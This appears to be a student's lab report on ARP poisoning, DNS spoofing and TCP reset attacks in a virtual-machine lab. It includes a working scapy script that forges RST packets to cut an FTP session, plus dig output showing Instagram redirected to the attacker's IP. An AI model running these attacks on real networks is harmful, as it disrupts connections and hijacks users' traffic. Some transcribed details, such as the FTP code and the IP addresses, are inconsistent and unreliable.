
After sniffing packets from our ubuntu machine ,we wont be able to see any packets in wireshark.




Now we will do ARP cache poisoning attack to trick our target machines.

Task 1:


Below are the screenshots attached for the task 1 in lab manual,




Here I have added ubuntu and meta virtual machine ip address in target and enable MITM attack arp poisoning




Activated DNS spoofing







```
#!/usr/bin/python3
from scapy.all import *
def spoof_tcp(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport, flags="R", seq=pkt[TCP].ack)
    pkt = ip/tcp
    send(pkt, verbose=0)
sniff(filter='tcp and src host 192.168.2.145', prn=spoof_tcp)
```

Above is the python script after successfully executing the above python script need to check the ftp connection in ubuntu where we get 421 Service not available error as show in below screenshot



```
georgia@ubuntu:~$ ftp 192.168.2.145
Connected to 192.168.2.145.
228 (vsFTPd 2.3.4)
Name (192.168.2.145:georgia): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
421 Service not available, remote server has closed connection
ftp>
```





Task 2:

Below are the screenshots for MITM Attack -ARP Poisoning

And also started the Apache server on my host linux by executing below command.

\$ sudo service apache2 start



The screenshot displays a VMware Workstation interface with a Linux virtual machine named 'BookItUbuntu'. The terminal window shows the following commands and outputs:

```
georgia@ubuntu:~$ ifconfig
eth4      Link encap:Ethernet  HWaddr 00:0c:29:58:a3:1a
          inet addr:192.168.2.148  Bcast:192.168.2.255  Mask:255.255.0
          inet6 addr: fe80::20c:29ff:fe58:a3a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:565  errors:0  dropped:0  overruns:0  frame:0
          TX packets:170  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:99577 (99.5 KB)  TX bytes:29628 (29.6 KB)
          Interrupt:10  Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16384  Metric:1
          RX packets:148  errors:0  dropped:0  overruns:0  frame:0
          TX packets:148  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:9196 (9.1 KB)  TX bytes:9196 (9.1 KB)

georgia@ubuntu:~$ dig www.instagram.com

; <<< 01G 9.5.0-P2 <<< www.instagram.com
;; global options:  printcmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 38371
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.instagram.com.                IN      A

;; ANSWER SECTION:
www.instagram.com.                3600    IN      A      192.168.2.130

;; Query time: 5 msec
;; SERVER: 192.168.2.2453(192.168.2.2)
;; WHEN: Fri Feb 16 08:06:15 2024
;; MSG SIZE rcvd: 51

georgia@ubuntu:~$
```

The network packet capture at the bottom shows a DNS response from 192.168.2.130, confirming the IP address change.

In the above screenshots we can clearly see that Instagram Ip has changed to my Linux machine Ip- 192.168.1.130